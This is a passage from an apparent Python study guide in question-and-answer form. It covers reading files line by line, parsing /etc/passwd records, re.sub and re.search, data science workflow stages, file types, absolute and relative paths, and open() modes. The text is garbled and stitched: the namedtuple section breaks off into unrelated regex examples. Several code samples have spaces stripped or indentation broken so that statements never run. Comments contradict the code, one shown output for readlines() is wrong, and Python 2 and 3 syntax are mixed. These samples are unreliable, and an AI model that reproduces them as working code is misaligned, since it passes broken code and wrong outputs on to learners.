    values = aline.split()
```

```
        print 'QB ', values[0], values[1], 'had a rating of', values[10]
```

```
qbfile.close()
```

To make the code a little simpler, and to allow for more efficient processing, Python provides a built-in way to iterate through the contents of a file one line at a time, without first reading them all into a list.

```
qbfile = open("qbdata.txt", "r")
```

```
for aline in qbfile:
```

```
    values = aline.split()
```

```
        print 'QB ', values[0], values[1], 'had a rating of', values[10]
```

```
qbfile.close()
```

2.7 MANAGING RECORDS IN PYTHON

Q22. How do you use records in python? Explain.

Ans :

A simple way to access data from a file or from a database is to read each line or row, then assign each value to a list or a tuple. The data that has been read can then be accessed by its position in the list.

In the following example we read from the file `/etc/passwd`, split the line on the char `:`, and finally the program prints the login field 0 and the home directory field 5 from the password file.

```
withopen('/etc/passwd')asfd:
    forlineinfd:
        line=line.strip()
        ifline.startswith('#'):
            continue
        record=line.split(':')
        print'login:',record[0],'home:',record[5]
```

Using Dictionaries

This works great, but when your program has more than a few lines and you are passing the `record` between objects from module to module, it can be more convenient to self document your code by naming each field. You can do that using dictionaries as shown in the following example.

```
fields=['login','passwd','id','gid','gcos','home','shell']
```

```
withopen('/etc/passwd')asfd:
```

```
    forlineinfd:
```

```
        line=line.strip()
```

```
        ifline.startswith('#'):
```

```
            continue
```

```
            record=dict(zip(fields,line.split(':')))
```

```
            print'login:',record['login'],'home:',record['home']
```

Using namedtuple

`Nametuple` is a lightweight object factory that can be found in the `collections` module. It extends the tuple object assigning names to each component of the tuple. Each component of the tuple can then be accessed by its name, like in a dictionary.

Example 3: re.sub()

```
# Program to remove all whitespaces
```

```
import re
```

```
# multiline string
```

```
string = 'abc 12\
```

```
de 23 \n f45 6'
```

```
# matches all whitespace characters
```

```
pattern = '\s+'
```

```
# empty string
```

```
replace = ''
```

```
new_string = re.sub(pattern, replace, string)
```

```
print(new_string)
```

```
# Output: abc12de23f456
```

If the pattern is not found, `re.sub()` returns the original string.

You can pass `count` as a fourth parameter to the `re.sub()` method. If omitted, it results to 0. This will replace all occurrences.

```
import re
```

```
# multiline string
```

```
string = 'abc 12\
```

```
de 23 \n f45 6'
```

```
# matches all whitespace characters
```

```
pattern = '\s+'
```

```
replace = ''
```

```
new_string = re.sub(r'\s+', replace, string, 1)
```

```
print(new_string)
```

```
# Output:
```

```
# abc12de 23
```

```
# f45 6
```

re.subn()

The `re.subn()` is similar to `re.sub()` except it returns a tuple of 2 items containing the new string and the number of substitutions made.

Example 4: re.subn()

```
# Program to remove all whitespaces
```

```
import re
```

```
# multiline string
```

```
string = 'abc 12\
```

```
de 23 \n f45 6'
```

```
# matches all whitespace characters
```

```
pattern = '\s+'
```

```
# empty string
```

```
replace = ''
```

```
new_string = re.subn(pattern, replace, string)
```

```
print(new_string)
```

```
# Output: ('abc12de23f456', 4)
```

re.search()

The `re.search()` method takes two arguments: a pattern and a string. The method looks for the first location where the RegEx pattern produces a match with the string.

If the search is successful, `re.search()` returns a match object; if not, it returns `None`.

```
match = re.search(pattern, str)
```

Example 5: re.search()

```
import re
```

```
string = "Python is fun"
```

```
# check if 'Python' is at the beginning
```

```
match = re.search('\APython', string)
```

```
if match:
```

```
print("pattern found inside the string")
```

```
else:
```

```
print("pattern not found")
```

```
# Output: pattern found inside the string
```

Here, `match` contains a match object.

Match object

You can get methods and attributes of a match object using `dir()` function.

UNIT III

Introduction to Data Science, Data Science: Data Analysis Sequence, Data Acquisition Pipeline, Report Structure

Files and Working with Text Data: Types of Files, Creating and Reading Text Data, File Methods to Read and Write Data, Reading and Writing Binary Files, The Pickle Module, Reading and Writing CSV Files, Python os and os.pathModules.

Working with Text Data: JSON and XML in Python

Working with Text Data: Processing HTML Files, Processing Texts in Natural Languages.

Regular Expression Operations: Using Special Characters, Regular Expression Methods, Named Groups in Python Regular Expressions, Regular Expression with *glob* Module

3.1 INTRODUCTION TO DATA SCIENCE

Q1. What is Data Science? Explain the working mechanism of data science.

Ans :

(Imp.)

Data science is a field that involves using statistical and computational techniques to extract insights and knowledge from data. It is a multi-disciplinary field that encompasses aspects of computer science, statistics, and domain-specific expertise. Data scientists use a variety of tools and methods, such as machine learning, statistical modeling, and data visualization, to analyze and make predictions from data.

They work with both structured and unstructured data, and use the insights gained to inform decision making and support business operations. Data science is applied in a wide range of industries, including finance, healthcare, retail, and more. It helps organizations to make data-driven decisions and gain a competitive advantage.

Data science is not a one-step process such that you will get to learn it in a short time and call ourselves a Data Scientist. It's passes from many stages and every element is important.

➤ **Problem Statement**

No work start without motivation, Data science is no exception though. It's really important to declare or formulate your problem statement very clearly and precisely. Your whole model and it's working depend on your statement. Many scientist considers this as the main and much important step of Date Science. So make sure what's your problem statement and how well can it add value to business or any other organization.

➤ **Data Collection**

After defining the problem statement, the next obvious step is to go in search of data that you might require for your model. You must do good research, find all that you need. Data can be in any form i.e unstructured or structured. It might be in various forms like videos, spreadsheets, coded forms, etc. You must collect all these kinds of sources.

➤ **Data Cleaning**

As you have formulated your motive and also you did collect your data, the next step to do is cleaning. Yes, it is! Data cleaning is the most favorite thing for data scientists to do. Data cleaning is all about the removal

of missing, redundant, unnecessary and duplicate data from your collection. There are various tools to do so with the help of programming in either R or Python. It's totally on you to choose one of them. Various scientist have their opinion on which to choose. When it comes to the statistical part, R is preferred over Python, as it has the privilege of more than 12,000 packages. While python is used as it is fast, easily accessible and we can perform the same things as we can in R with the help of various packages.

➤ **Data Analysis and Exploration**

It's one of the prime things in data science to do and time to get inner Holmes out. It's about analyzing the structure of data, finding hidden patterns in them, studying behaviors, visualizing the effects of one variable over others and then concluding. We can explore the data with the help of various graphs formed with the help of libraries using any programming language. In R, GGplot is one of the most famous models while Matplotlib in Python.

➤ **Data Modelling**

Once you are done with your study that you have formed from data visualization, you must start building a hypothesis model such that it may yield you a good prediction in future. Here, you must choose a good algorithm that best fit to your model. There different kinds of algorithms from regression to classification, SVM(Support vector machines), Clustering, etc. Your model can be of a Machine Learning algorithm. You train your model with the train data and then test it with test data.

➤ **Optimization and Deployment**

You followed each and every step and hence build a model that you feel is the best fit. But how can you decide how well your model is performing? This where optimization comes. You test your data and find how well it is performing by checking its accuracy. In short, you check the efficiency of

the data model and thus try to optimize it for better accurate prediction. Deployment deals with the launch of your model and let the people outside there to benefit from that. You can also obtain feedback from organizations and people to know their need and then to work more on your model.

3.2 DATA SCIENCE

3.2.1 Data Analysis Sequence

Q2. Explain about data analysis sequence.

Ans :

The steps of a typical data analysis study are generally consistent with a general scientific discovery sequence.

- The data science discovery starts with the question to be answered and the type of analysis to be applied. The simplest analysis type is *descriptive*, where the data set is described by reporting its aggregate measures, often in a visual form.
- During exploratory data analysis, we try to find new relationships between existing variables. If there is a small data sample and would like to describe a bigger population, statistics-based inferential analysis is better to be used.
- A predictive analyst learns from the past to predict the future. Causal analysis identifies variables that affect each other. Finally, mechanistic data analysis explores exactly how one variable affects another variable.
- Getting the raw data from the web or from a database is not that hard, and there are plenty of Python tools that assist with downloading and deciphering it.
- In this imperfect world, there is no perfect data. "Dirty" data has missing values, outliers, and other "non-standard" items. Some examples of "dirty" data are birth dates in the future, negative ages and weights, and email addresses not intended for use (noreply@).

- Once the raw data is obtained, the next step is to use data-cleaning tools and need some knowledge of statistics to regularize the data set.
- When the clean data is ready, then perform descriptive and exploratory analysis. The output of this step often includes scatter plots, histograms, and statistical summaries. It gives a smell and sense of data—an intuition that is indispensable for further research, especially if the data set has many dimensions.
- The next step is using the tools, the data models have to be properly trained, can learn from the past and predict the future. Here, assessing the quality of the constructed models and their prediction accuracy is important.
- Here some results are finalized. The next step is the data analyst need to check the result by raising some questions like, are they domain-significant? Or can it give accurate result for all types of customers and so on.. In this way, the model is checked by rising different questions and get the model to be more perfect.
- And finally, report has to be produced that explains how and why you processed the data, what models were built, and what conclusions and predictions are possible.

3.2.2 Data Acquisition Pipeline


Q3. What is data acquisition? Explain about data acquisition pipe line.

Ans :

(Imp.)

Data acquisition is all about obtaining the artifacts that contain the input data from a variety of sources, extracting the data from the artifacts, and converting it into representations suitable for further processing

Data acquisition is all about obtaining the artifacts that contain the input data from a variety of sources, extracting the data from the artifacts, and converting it into representations suitable for further processing, as shown in the following figure.



Figure

The three main sources of data are the Internet namely,

- the World Wide Web,
- databases,
- and local files

Some of the local files may have been produced by other Python programs and contain serialized or "pickled" data.

The formats of data in the artifacts may range widely. The most popular formats are:

- Unstructured plain text in a natural language (such as English or Chinese)
- Structured data, including:
 - Tabular data in comma separated values (CSV) files
 - Tabular data from databases
 - Tagged data in HyperText Markup Language (HTML) or, in general, in eXtensible Markup Language (XML)
 - Tagged data in JavaScript Object Notation (JSON)

Depending on the original structure of the extracted data and the purpose and nature of further processing, the data used in the examples are represented using native Python data structures (lists and dictionaries) or advanced data structures that support specialized operations (numpy arrays and pandas data frames).

The data processing pipeline like obtaining, cleaning, and transforming raw data; descriptive and exploratory data analysis; and data modeling and prediction are fully automated. For this reason avoided using of interactive GUI tools because as they can rarely be scripted to operate in a batch mode, and they rarely record any history of operations. To promote modularity, reusability, and recoverability, a long pipeline can be broken into shorter sub-pipelines, saving intermediate results into Pickle or JSON files, as appropriate.

Pipeline automation naturally leads to reproducible code: a set of Python scripts that anyone can execute to convert the original raw data into the final results as described in the report, ideally without any additional human interaction. Other researchers can use reproducible code to validate your models and results and to apply the process that you developed to their own problems.

3.2.3 Report Structure

Q4. Write about the report structure prepared by the data analysts.

Ans :

The project report is what need to be submitted to the data sponsor or the customer by the data analysts typically includes the following:

- Abstract (a brief and accessible description of the project)
- Introduction
- Methods that were used for data acquisition and processing
- Results that were obtained (do not include intermediate and insignificant results in this section; rather, put them into an appendix)
- Conclusion
- Appendix

In addition to the non-essential results and graphics, the appendix contains all reproducible code used to process the data: well-commented scripts that can be executed without any command-line parameters and user interaction.

The important part of the submission is the raw data: any data file that is required to execute the code in a reproducible way, unless the file has been provided by the data sponsor and has not been changed. A README file typically explains the provenance of the data and the format of every attached data file.

3.3 FILES AND WORKING WITH TEXT DATA

3.3.1 Types of Files

Q5. What is file? Write about different types of used in Python.

Ans :

(Imp.)

A file is the common storage unit in a computer, and all programs and data are "written" into a file and "read" from a file. A file extension, sometimes called a file suffix or a filename extension, is the character or group of characters after the period that makes up an entire file name. File extensions also often indicate the file type, or file format, of the file but not always.

Any file's extensions can be renamed, but that will not convert the file to another format or change anything about the file other than this portion of its name.

Types of Files

Python supports two types of files – text files and binary files. These two file types may look the same on the surface but they encode data differently. While both binary and text files contain data stored as a series of bits (binary values of 1s and 0s), the bits in text files represent characters, while the bits in binary files represent custom data.

Binary Files

Binary files typically contain a sequence of bytes or ordered groupings of eight bits. When creating a custom file format for a program, a developer arranges these bytes into a format that stores the necessary information for the application. Binary file formats may include multiple types of data in the same file, such as image, video, and audio data.

Common extensions for Binary File Formats

Images: jpg, png, gif, bmp, tiff, psd,...
 Videos: mp4, mkv, avi, mov, mpg, vob,...
 Audio: mp3, aac, wav, flac, ogg, mka, wma,...
 Documents: pdf, doc, xls, ppt, docx, odt,...
 Archive: zip, rar, 7z, tar, iso,...
 Database: mdb, accde, frm, sqlite,...
 Executable: exe, dll, so, class,...

Text Files

This data can be interpreted by supporting programs but will show up as garbled text in a text editor. Text files are more restrictive than binary files since they can only contain textual data.

However, unlike binary files, they are less likely to become corrupted. While a small error in a binary file may make it unreadable, a small error in a text file may simply show up once the file has been opened. A typical plain text file contains several lines of text that are each followed by an End-of-Line (EOL) character. An End-of-File (EOF) marker is placed after the final character, which signals the end of the file. Text files include a character encoding scheme that determines how the

characters are interpreted and what characters can be displayed. Since text files use a simple, standard format, many programs are capable of reading and editing text files. Common text editors include Microsoft Notepad and WordPad, which are bundled with Windows, and Apple TextEdit, which is included with Mac OS X.

We can usually tell if a file is binary or text based on its file extension. This is because by convention the extension reflects the file format, and it is ultimately the file format that dictates whether the file data is binary or text.

Common Extensions for Text File Formats

Web standards: html, xml, css, svg, json,...

Source code: c, cpp, h, cs, js, py, java, rb, pl, php, sh,...

Documents: txt, tex, markdown, asciidoc, rtf, ps,...

Configuration: ini, cfg, rc, reg,...

Tabular data: csv, tsv,...

Q6. Explain the use of the File paths. Write about Absolute and Relative File paths.

Ans :

File Path

To make use of files, you have to provide a file path, which is basically a route so that the user or the program knows where the file is located.

The path to a specified file consists of one or more components, separated by a special character (a backslash for Windows and forward slash for Linux), with each component usually being a directory name or file name, and possibly a volume name or drive name in Windows or root in Linux. If a component of a path is a file name, it must be the last component.

The following fundamental rules enable applications to create and process valid names for files and directories in both Windows and Linux operating systems unless explicitly specified:

- Use a period to separate the base file name from the extension in the file name.
- In Windows use backslash (\) and in Linux use forward slash (/) to separate the components of

a path. The backslash (or forward slash) separates one directory name from another directory name in a path and it also divides the file name from the path leading to it. Backslash (\) and forward slash (/) are reserved characters and you cannot use them in the name for the actual file or directory.

- Do not assume case sensitivity. File and Directory names in Windows are not case sensitive while in Linux it is case sensitive. For example, the directory names ORANGE, Orange, and orange are the same in Windows but are different in Linux Operating System.
- In Windows, volume designators (drive letters) are case-insensitive. For example, "D:\\" and "d:\\" refer to the same drive.
- The reserved characters that should not be used in naming files and directories are < (less than), > (greater than), : (colon), " (double quote), / (forward slash), \ (backslash), | (vertical bar or pipe), ? (question mark) and * (asterisk).
- In Windows Operating system reserved words like CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, and LPT9 should not be used to name files and directories.

Fully Qualified Path and Relative Path

A file path can be a fully qualified path or relative path. The fully qualified path name is also called an Absolute path. A path is said to be a fully qualified path if it points to the file location, which always contains the root and the complete directory list. The current directory is the directory in which a user is working at a given time. Every user is always working within a directory.

To write an absolute path-name:

- Start at the root directory (/) and work down.
- Write a slash (/) after every directory name (last one is optional)

For Example :

```
$cat abc.sql
```

will work **only** if the file "**abc.sql**" exists in your current directory. However, if this file is not present in your working directory and is present somewhere else say in /home/kt, then this command will work only if you will use it like shown below:

```
cat /home/kt/abc.sql
```


In the above example, if the first character of a pathname is /, the file's location must be determined with respect to root. When you have more than one / in a pathname, for each such /, you have to descend one level in the file system like in the above kt is one level below home, and thus two levels below root.

An absolute path is defined as specifying the location of a file or directory from the root directory(/). In other words, we can say that an absolute path is a complete path from start of actual file system from / directory.

Relative path

Relative path is defined as the path related to the present working directory(pwd). It starts at your current directory and never starts with a /.

To be more specific let's take a look on the below figure in which if we are looking for photos then absolute path for it will be provided as /home/jono/photos but assuming that we are already present in jono directory then the relative path for the same can be written as simple photos.



Using . and .. in Relative Path-names

UNIX offers a shortcut in the relative pathname– that uses either the current or parent directory as reference and specifies the path relative to it. A relative path-name uses one of these cryptic symbols:

- **.(a single dot)** - this represents the current directory.
- **..(two dots)** - this represents the parent directory.

Now, what this actually means is that if we are currently in directory `/home/kt/abc` and now you can use `..` as an argument to `cd` to move to the parent directory `/home/kt` as :

```

$pwd
/home/kt/abc
$cd ..      ***moves one level up***
$pwd
/home/kt

```

NOTE:

Now / when used with `..` has a different meaning ;instead of moving down a level,it moves one level up:

```

$pwd
/home/kt/abc      ***moves two level up***
$cd ../../
$pwd
/home

```

Example of Absolute and Relative Path

Suppose you are currently located in home/kt and you want to change your directory to home/kt/abc. Let's see both the absolute and relative path concepts to do this:

Changing Directory with Relative path Concept

```
$pwd
/home/kt
$cd abc
$pwd
/home/kt/abc
```

Changing Directory with Absolute path Concept

```
$pwd
/home/kt
$cd /home/kt/abc
$pwd
/home/kt/abc
```

Q7. Define Absolute and Relative File Paths.

Ans :

Absolute File Path

The fully qualified path name is also called an Absolute path. A path is said to be a fully qualified path if it points to the file location, which always contains the root and the complete directory list. The current directory is the directory in which a user is working at a given time. Every user is always working within a directory.

Relative File Path

Relative path is defined as the path related to the present working directory(pwd). It starts at your current directory and never starts with a / .

To be more specific let's take a look on the below figure in which if we are looking for photos then absolute path for it will be provided as /home/jono/photos.

3.3.2 Creating And Reading Text Data**Q8. What are various File Operations in Python. Explain the open () method.**

Ans :

(Imp.)

File Handling

In Python, files are treated in two modes as text or binary. The file may be in the text or binary format, and each line of a file is ended with the special character.

Hence, a file operation can be done in the following order.

- Open a file
- Read or write - Performing operation
- Close the file

Opening a File

Python provides an `open()` function that accepts two arguments, file name and access mode in which the file is accessed. The function returns a file object which can be used to perform various operations like reading, writing, etc.

Syntax:

```
file object = open(<file-name>, <access-mode>, <buffering>)
```

The files can be accessed using various modes like read, write, or append. The following are the details about the access mode to open a file.

S.No.	Access mode	Description
1	r	It opens the file to read-only mode. The file pointer exists at the beginning. The file is by default open in this mode if no access mode is passed.
2	rb	It opens the file to read-only in binary format. The file pointer exists at the beginning of the file.
3	r+	It opens the file to read and write both. The file pointer exists at the beginning of the file.
4	rb+	It opens the file to read and write both in binary format. The file pointer exists at the beginning of the file.
5	w	It opens the file to write only. It overwrites the file if previously exists or creates a new one if no file exists with the same name. The file pointer exists at the beginning of the file.
6	wb	It opens the file to write only in binary format. It overwrites the file if it exists previously or creates a new one if no file exists. The file pointer exists at the beginning of the file.
7	w+	It opens the file to write and read both. It is different from r+ in the sense that it overwrites the previous file if one exists whereas r+ doesn't overwrite the previously written file. It creates a new file if no file exists. The file pointer exists at the beginning of the file.
8	wb+	It opens the file to write and read both in binary format. The file pointer exists at the beginning of the file.
9	a	It opens the file in the append mode. The file pointer exists at the end of the previously written file if exists any. It creates a new file if no file exists with the same name.
10	ab	It opens the file in the append mode in binary format. The pointer exists at the end of the previously written file. It creates a new file in binary format if no file exists with the same name.
11	a+	It opens a file to append and read both. The file pointer remains at the end of the file if a file exists. It creates a new file if no file exists with the same name.
12	ab+	It opens a file to append and read both in binary format. The file pointer remains at the end of the file.

Let's look at the simple example to open a file named "file.txt" (stored in the same directory) in read mode and printing its content on the console.

Example

```
#opens the file file.txt in read mode
fileptr = open("file.txt", "r")
```

```
if fileptr:
    print("file is opened successfully")
```

Output

```
<class '_io.TextIOWrapper'>
file is opened successfully
```

In the above code, we have passed filename as a first argument and opened file in read mode as we mentioned r as the second argument. The fileptr holds the file object and if the file is opened successfully, it will execute the print statement

The with Statement

The with statement was introduced in python 2.5. The with statement is useful in the case of manipulating the files. It is used in the scenario where a pair of statements is to be executed with a block of code in between.

The syntax to open a file using with the statement is given below.

```
with open(<file name>, <access mode>) as
    <file pointer>:
    #statement suite
```

The advantage of using with statement is that it provides the guarantee to close the file regardless of how the nested block exits.

It is always suggestible to use the with statement in the case of files because, if the break, return, or exception occurs in the nested block of code then it automatically closes the file, we don't need to write the close() function. It doesn't let the file to corrupt.

Consider the following example.

```
with open("file.txt", 'r') as f:
    content = f.read()
    print(content)
```

Q9. Explain, how to create a new file in python.

Ans :

Creating a New File

The new file can be created by using one of the following access modes with the function open().

- **x:** it creates a new file with the specified name. It causes an error if a file exists with the same name.
- **a:** It creates a new file with the specified name if no such file exists. It appends the content to the file if the file already exists with the specified name.
- **w:** It creates a new file with the specified name if no such file exists. It overwrites the existing file.

Consider the following example.

Example 1

~~#open the file.txt in read mode. causes error if no such file exists~~

```
fileptr = open("file2.txt", "x")
print(fileptr)
if fileptr:
```

```
    print("File created successfully")
```

Output

```
<_io.TextIOWrapper name='file2.txt' mode='x'
encoding='cp1252'>
File created successfully
Writing the file
```

To write some text to a file, we need to open the file using the open method with one of the following access modes.

- **w:** It will overwrite the file if any file exists. The file pointer is at the beginning of the file.
- **a:** It will append the existing file. The file pointer is at the end of the file. It creates a new file if no file exists.

Consider the Following Example

open the file.txt in append mode. Create a new file if no such file exists.

```
fileptr = open("file2.txt", "w")
# appending the content to the file
```



```
fileptr.write("""Python is the modern day language. It makes things so simple.
```

```
It is the fastest-growing programing language")
```

```
# closing the opened the file
```

```
fileptr.close()
```

Output

```
File2.txt
```

```
Python is the modern-day language. It makes things so simple. It is the fastest growing programming language.
```

Snapshot of the file2.txt

We have opened the file in w mode. The file1.txt file doesn't exist, it created a new file and we have written the content in the file using the write() function.

Example 2

```
#open the file.txt in write mode.
```

```
fileptr = open("file2.txt","a")
```

```
#overwriting the content of the file fileptr.write(" Python has an easy syntax and user-friendly interaction.")
```

```
#closing the opened file
```

```
fileptr.close()
```

Output

```
Python is the modern day language. It makes things so simple.
```

```
It is the fastest growing programing language Python has an easy syntax and user-friendly interaction.
```

Snapshot of the file2.txt



Q10. Explain Read() file operation in python.

Ans :

We can see that the content of the file is modified. We have opened the file in a mode and it appended the content in the existing file2.txt.

Read() Method

To read a file using the Python script, the Python provides the read() method. The read() method reads a string from the file. It can read the data in the text as well as a binary format.

The syntax of the read() method is given below.

Syntax:

```
fileobj.read(<count>)
```

Here, the count is the number of bytes to be read from the file starting from the beginning of the file. If the count is not specified, then it may read the content of the file until the end.

Consider the following example.

```
#open the file.txt in read mode. causes error if no such file exists.
```

```
fileptr = open("file2.txt","r")
```

```
#stores all the data of the file into the variable content
content = fileptr.read(10)
# prints the type of the data stored in the file
print(type(content))
#prints the content of the file
print(content)
#closes the opened file
fileptr.close()
```

Output

```
<class 'str'>
```

Python is

In the above code, we have read the content of file2.txt by using the read() function. We have passed count value as ten which means it will read the first ten characters from the file.

If we use the following line, then it will print all content of the file.

```
content = fileptr.read()
print(content)
```

Output

Python is the modern-day language. It makes things so simple.

It is the fastest-growing programming language Python has easy an syntax and user-friendly interaction.

Read File through for Loop

We can read the file using for loop. Consider the following example.

```
#open the file.txt in read mode. causes an error if no such file exists.
fileptr = open("file2.txt", "r");
#running a for loop
for i in fileptr:
    print(i) # i contains each line of the file
```

Output

Python is the modern day language.

It makes things so simple.

Python has easy syntax and user-friendly interaction.

Read Lines of the File

Python facilitates to read the file line by line by using a function readline() method. The readline() method reads the lines of the file from the beginning, i.e., if we use the readline() method two times, then we can get the first two lines of the file.

Consider the following example which contains a function readline() that reads the first line of our file "file2.txt" containing three lines. Consider the following example.

Example 1: Reading lines using readline() function

#open the file.txt in read mode. causes error if no such file exists

```
fileptr = open("file2.txt","r");
```

#stores all the data of the file into the variable content

```
content = fileptr.readline()
```

```
content1 = fileptr.readline()
```

#prints the content of the file

```
print(content)
```

```
print(content1)
```

#closes the opened file

```
fileptr.close()
```

Output

Python is the modern day language.

It makes things so simple.

We called the readline() function two times that's why it read two lines from the file.

Python provides also the readlines() method which is used for the reading lines. It returns the list of the lines till the end of file(EOF) is reached.

Example 2: Reading Lines Using readlines() Function

#open the file.txt in read mode. causes error if no such file exists

```
fileptr = open("file2.txt","r");
```

#stores all the data of the file into the variable content

```
content = fileptr.readlines()
```

#prints the content of the file

```
print(content)
```

#closes the opened file

```
fileptr.close()
```

Output:

```
['Python is the modern day language.\n', 'It makes things so simple.\n', 'Python has easy syntax and user-friendly interaction.']
```

The close() method

Once all the operations are done on the file, we must close it through our Python script using the close() method. Any unwritten information gets

destroyed once the close() method is called on a file object.

We can perform any operation on the file externally using the file system which is the currently opened in Python; hence it is good practice to close the file once all the operations are done.

The syntax to use the close() method is given below.

Syntax : fileobject.close()

Consider the following example.

opens the file file.txt in read mode

```
fileptr = open("file.txt","r")
```

```
if fileptr:
```

```
    print("file is opened successfully")
```

#closes the opened file

```
fileptr.close()
```

After closing the file, we cannot perform any operation in the file. The file needs to be properly closed. If any exception occurs while performing some operations in the file then the program terminates without closing the file.

We should use the following method to overcome such type of problem.

```
try:
```

```
    fileptr = open("file.txt")
```

```
    # perform file operations
```

```
finally:
```

```
    fileptr.close()
```

3.3.3 File Methods To Read And Write Data**Q11. Explain various file methods to read and write data.**

Ans : (Imp.)

The file object provides a set of access methods to make our lives easier. We would see how to use read() and write() methods to read and write files.

Any file operations can be performed in the following three steps:

1. Open the file to get the file object using the built-in `open()` function. There are different access modes, which you can specify while opening a file using the `open()` function.
2. Perform read, write, append operations using the file object retrieved from the `open()` function.
3. Close and dispose the file object.

Reading File

File object includes the following methods to read data from the file.

- `read(chars)`: reads the specified number of characters starting from the current position.
- `readline()`: reads the characters starting from the current reading position up to a newline character.
- `readlines()`: reads all lines until the end of file and returns a list object.

The following `C:\myfile.txt` file will be used in all the examples of reading and writing files.

`C:\myfile.txt`

This is the first line.

This is the second line.

This is the third line.

The following example performs the read operation using the `read(chars)` method.

Example: Reading a File

```
>>> f = open('C:\myfile.txt')# opening a file
```

```
>>> lines = f.read()# reading a file
```

```
>>> lines
```

```
'This is the first line. \nThis is the second line. \nThis is the third line.'
```

```
>>> f.close()# closing file object
```

Above, `f = open('C:\myfile.txt')` opens the `myfile.txt` in the default read mode from the current directory and returns a file object. `f.read()` function reads

all the content until EOF as a string. If you specify the char size argument in the `read(chars)` method, then it will read that many chars only. `f.close()` will flush and close the stream.

Reading a Line

The following example demonstrates reading a line from the file.

Example: Reading Lines

```
>>> f = open('C:\myfile.txt')# opening a file
```

```
>>> line1 = f.readline()# reading a line
```

```
>>> line1
```

```
'This is the first line. \n'
```

```
>>> line2 = f.readline()# reading a line
```

```
>>> line2
```

```
'This is the second line. \n'
```

```
>>> line3 = f.readline()# reading a line
```

```
>>> line3
```

```
'This is the third line.'
```

```
>>> line4 = f.readline()# reading a line
```

```
>>> line4
```

```
''
```

```
>>> f.close()# closing file object
```

As you can see, we have to open the file in `'r'` mode. The `readline()` method will return the first line, and then will point to the second line in the file.

Reading All Lines

The following reads all lines using the `readlines()` function.

Example: Reading a File

Copy

```
>>> f = open('C:\myfile.txt')# opening a file
```

```
>>> lines = f.readlines()# reading all lines
```

```
>>> lines
```

```
'This is the first line. \nThis is the second line. \nThis is the third line.'
```

```
>>> f.close()# closing file object
```

The file object has an inbuilt iterator. The following program reads the given file line by line until `StopIteration` is raised, i.e., the EOF is reached.

Example: File Iterator

Copy

```
f=open('C:\myfile.txt')
while True:
    try:
        line=next(f)
        print(line)
    except StopIteration:
        break
f.close()
```

Use the for loop to read a file easily.

Example: Read File using the For Loop

Copy

```
f=open('C:\myfile.txt')
for line in f:
    print(line)
f.close()
```

Output

```
This is the first line.
This is the second line.
This is the third line.
```

Writing to a File

The file object provides the following methods to write to a file.

